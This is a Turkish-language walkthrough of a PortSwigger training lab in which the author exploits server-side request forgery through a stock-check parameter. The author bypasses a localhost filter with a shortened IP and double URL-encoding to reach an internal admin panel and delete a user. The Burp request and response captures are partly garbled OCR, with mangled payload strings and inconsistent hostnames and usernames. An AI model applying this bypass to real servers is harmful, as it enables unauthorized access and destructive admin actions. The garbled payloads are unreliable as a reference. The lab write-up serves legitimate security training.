




Portswigger Lab: SSRF Write-Up




Bu sitemizin anasayfası, burada ssrf ile Carlos adındaki kullanıcıyı silmemiz isteniliyor. Bunun için ilk adım sunucu ile etkileşim kurulabilecek bir yer olmalı. Bunun için ürünlerin detaylarına bakalım.




Rastgele bir ürün seçtim ve bu ürünün altında stok kontrol butonu vardı. Bunu burp suite ile takibe alalım.




Karşıma stockapi diye bir parametre çıktı bununla oynamaya başlayalım.



İlk önce portswiggerin verdiği şekilde <http://localhost/admin> ile girmeyi denedim ve bana bir mesaj döndü. Bu mesajdan sonra burayı bypass etmem gerektiğini anladım. Bunun için öncelikle localhost kısmını değiştirdim.



Burada 127.0.0.1 olarak değiştirdim ve sonuç değişmedi. Bu sefer de admin yazısı ile oynamaya başladım.




Local host ip ile biraz daha değişiklik yaptık "127.0.1" olarak kısalttık. Sonrasında hackvortor diye bir eklenti kullandım. Bu eklentiyle admin kelimesini urlencode_all seçeneği ile etiket arasına alıyoruz. Sonra aşağıdaki gibi bir görüntü çıkıyor.

The image displays two screenshots of the Burp Suite interface, specifically the Repeater tab, used for testing a web application's security.


Top Screenshot: Shows a POST request to `/product/stock HTTP/2` with a 400 Bad Request response. The response body contains the message: `"External stock check blocked for security reasons"`. The Inspector panel on the right shows the request and response details.

Bottom Screenshot: Shows the same request and response, but with the context menu open. The menu includes options like "Send to Intruder", "Send to Repeater", "Send to Sequencer", "Send to Comparer", "Send to Decoder", "Send to Organizer", "Insert Collaborator payload", "Show response in browser", "Request in browser", "Extensions", "Engagement tools (Pro version only)", "Change request method", "Change body encoding", "Copy", "Copy URL", "Copy as curl command (bash)", "Copy to file", "Paste from file", "Save item", "Save entire history", "Paste URL as request", "Add to site map", "Convert selection", "URL-encode as you type", "Cut", "Copy", "Paste", "Message editor documentation", and "Burp Repeater documentation". The "Convert tags" option is highlighted.

Burada yine aynı eklentiyi kullanarak convert tags seçeneğine basarak encode ediyoruz.



Encode edince tekrar denedik ve yine hata aldık. Bir tur daha encode ediyoruz. Aynı işlemleri buna uyguluyoruz ve aşağıdaki gibi bir görüntü çıkıyor.



Burada admin panele girmeyi başardık sırada Carlos adlı kullanıcıyı silmek var.

1 x +

Send Cancel < >

Target: https://0a5a00b703fe73cc81ff20e6009f007e.web-security-academy.net HTTP/2

Request

1 POST /product/stock HTTP/2
2 Host: 0a5a00b703fe73cc81ff20e6009f007e.web-security-academy.net
3 Cookie: session=0b801GRTHmLl10et1Q0y071m4P02
4 Content-Length: 77
5 Sec-Ch-Ua: "Chromium",v="127", "Not A;Brand",v="99"
6 Content-Type: application/x-www-form-urlencoded
7 Accept-Language: tr-TR
8 Sec-Ch-Ua-Mobile: 0
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.6533.100 Safari/537.36
10 Sec-Ch-Ua-Platform: "Windows"
11 Accept: */*
12 Origin: https://0a5a00b703fe73cc81ff20e6009f007e.web-security-academy.net
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Dest: empty
16 Referer: https://0a5a00b703fe73cc81ff20e6009f007e.web-security-academy.net/product/produ
17 ctId=2
18 Accept-Encoding: gzip, deflate, br
19 Priority: u=1, i
20 stockApi=htcsp12A2F2F127.0.1x2F925436431x2543643442543644425436435x25436445

Response

50 <p>
51 <!--
52 </section>
53 </div>
54 </div>
55 <div>
56 <div>
57 <div>
58 <div>
59 <div>
60 <div>
61 <div>
62 <div>
63 <div>
64 <div>
65 <div>
66 <div>
67 <div>
68 <div>
69 <div>
70 <div>
71 <div>
72 <div>
73 <div>
74 <div>

Inspector

Request attributes 2
Request query parameters 0
Request body parameters 1
Request cookies 1
Request headers 20
Response headers 5

Done 3,294 bytes | 82 millis

Event log All issues Memory: 217.0MB

Bu kısımda Delete yolu gösterilmiş bunu kullanarak Carlos'u siliyoruz.

1 x +

Send Cancel < >

Target: https://0a5a00b703fe73cc81ff20e6009f007e.web-security-academy.net HTTP/2

Request

1 POST /product/stock HTTP/2
2 Host: 0a5a00b703fe73cc81ff20e6009f007e.web-security-academy.net
3 Cookie: session=0b801GRTHmLl10et1Q0y071m4P02
4 Content-Length: 77
5 Sec-Ch-Ua: "Chromium",v="127", "Not A;Brand",v="99"
6 Content-Type: application/x-www-form-urlencoded
7 Accept-Language: tr-TR
8 Sec-Ch-Ua-Mobile: 0
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.6533.100 Safari/537.36
10 Sec-Ch-Ua-Platform: "Windows"
11 Accept: */*
12 Origin: https://0a5a00b703fe73cc81ff20e6009f007e.web-security-academy.net
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Dest: empty
16 Referer: https://0a5a00b703fe73cc81ff20e6009f007e.web-security-academy.net/product/produ
17 ctId=2
18 Accept-Encoding: gzip, deflate, br
19 Priority: u=1, i
20 stockApi=htcsp12A2F2F127.0.1x2F925436431x2543643442543644425436435x25436445/delete?use
rname=carlos

Response

50 <p>
51 <!--
52 </section>
53 </div>
54 </div>
55 <div>
56 <div>
57 <div>
58 <div>
59 <div>
60 <div>
61 <div>
62 <div>
63 <div>
64 <div>
65 <div>
66 <div>
67 <div>
68 <div>
69 <div>
70 <div>
71 <div>
72 <div>
73 <div>
74 <div>

Inspector

Request attributes 2
Request query parameters 0
Request body parameters 1
Request cookies 1
Request headers 20
Response headers 5

Done 3,294 bytes | 82 millis

Event log All issues Memory: 217.0MB

Bu şekilde yolu koyup çalıştırıyoruz.

1 x +

Send Cancel < > Follow redirection

Target: https://0a5a0b703fe73cc81ff20e6009f007e.web-security-academy.net HTTP/2

Request

1 POST /product/stock HTTP/2
2 Host: 0a5a0b703fe73cc81ff20e6009f007e.web-security-academy.net
3 Cookie: session=0d801GTRHmL1l0etLQ0y07im4P0C
4 Content-Length: 100
5 Sec-Ch-Ua: "Chromium",v="127", "Not A;Brand",v="99"
6 Content-Type: application/x-www-form-urlencoded
7 Accept-Language: tr-TR
8 Sec-Ch-Ua-Mobile: 0
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.6533.100 Safari/537.36
10 Sec-Ch-Ua-Platform: "Windows"
11 Accept: */*
12 Origin: https://0a5a0b703fe73cc81ff20e6009f007e.web-security-academy.net
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Dest: empty
16 Referer: https://0a5a0b703fe73cc81ff20e6009f007e.web-security-academy.net/product?productId=2
17 Accept-Encoding: gzip, deflate, br
18 Priority: u=1, i
19
20 stockApi=stockAPI127.0.1X2F8C5A36N31X25A36N34N25A36N44N25A36N35N25A36N45/delete?username=cazio

Response

1 HTTP/2 302 Found
2 Location: /admin
3 Set-Cookie: session=Jgb1Wao1Pz4Pj8ctF70cqsF10Tuy6K; Secure; HttpOnly; SameSite=None
4 X-Frame-Options: SAMEORIGIN
5 Content-Length: 0
6
7

Inspector

Request attributes 2
Request query parameters 0
Request body parameters 1
Request cookies 1
Request headers 20
Response headers 4

Done

Event log All issues

Memory: 217.0MB

Cevap olarak bize 302 döndü. Dönüp admin sayfasında tekrar kontrol ediyoruz.

1 x +

Send Cancel < > Follow redirection

Target: https://0a5a0b703fe73cc81ff20e6009f007e.web-security-academy.net HTTP/2

Request

1 POST /product/stock HTTP/2
2 Host: 0a5a0b703fe73cc81ff20e6009f007e.web-security-academy.net
3 Cookie: session=0d801GTRHmL1l0etLQ0y07im4P0C
4 Content-Length: 77
5 Sec-Ch-Ua: "Chromium",v="127", "Not A;Brand",v="99"
6 Content-Type: application/x-www-form-urlencoded
7 Accept-Language: tr-TR
8 Sec-Ch-Ua-Mobile: 0
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.6533.100 Safari/537.36
10 Sec-Ch-Ua-Platform: "Windows"
11 Accept: */*
12 Origin: https://0a5a0b703fe73cc81ff20e6009f007e.web-security-academy.net
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Dest: empty
16 Referer: https://0a5a0b703fe73cc81ff20e6009f007e.web-security-academy.net/product?productId=2
17 Accept-Encoding: gzip, deflate, br
18 Priority: u=1, i
19
20 stockApi=stockAPI127.0.1X2F8C5A36N31X25A36N34N25A36N44N25A36N35N25A36N45

Response

80
81 Admin panel
82
83 <p>
84 </p>
85
86 My account
87
88 </p>
89 </section>
90 </header>
91 <header class="notification-header">
92 </header>
93 <section>
94 <p>
95 User deleted successfully!
96 </p>
97 </div>
98 <div>
99 Users
100 </div>
101 <div>
102
103 Wiener -
104
105
106 Delete
107
108 </div>
109 </section>
110 </div>
111 <div class="footer-wrapper">
112 </div>

Inspector

Request attributes 2
Request query parameters 0
Request body parameters 1
Request cookies 1
Request headers 20
Response headers 5

Done

Event log All issues

Memory: 217.0MB

Ve sonunda kullanıcı başarıyla silindi mesajını aldık.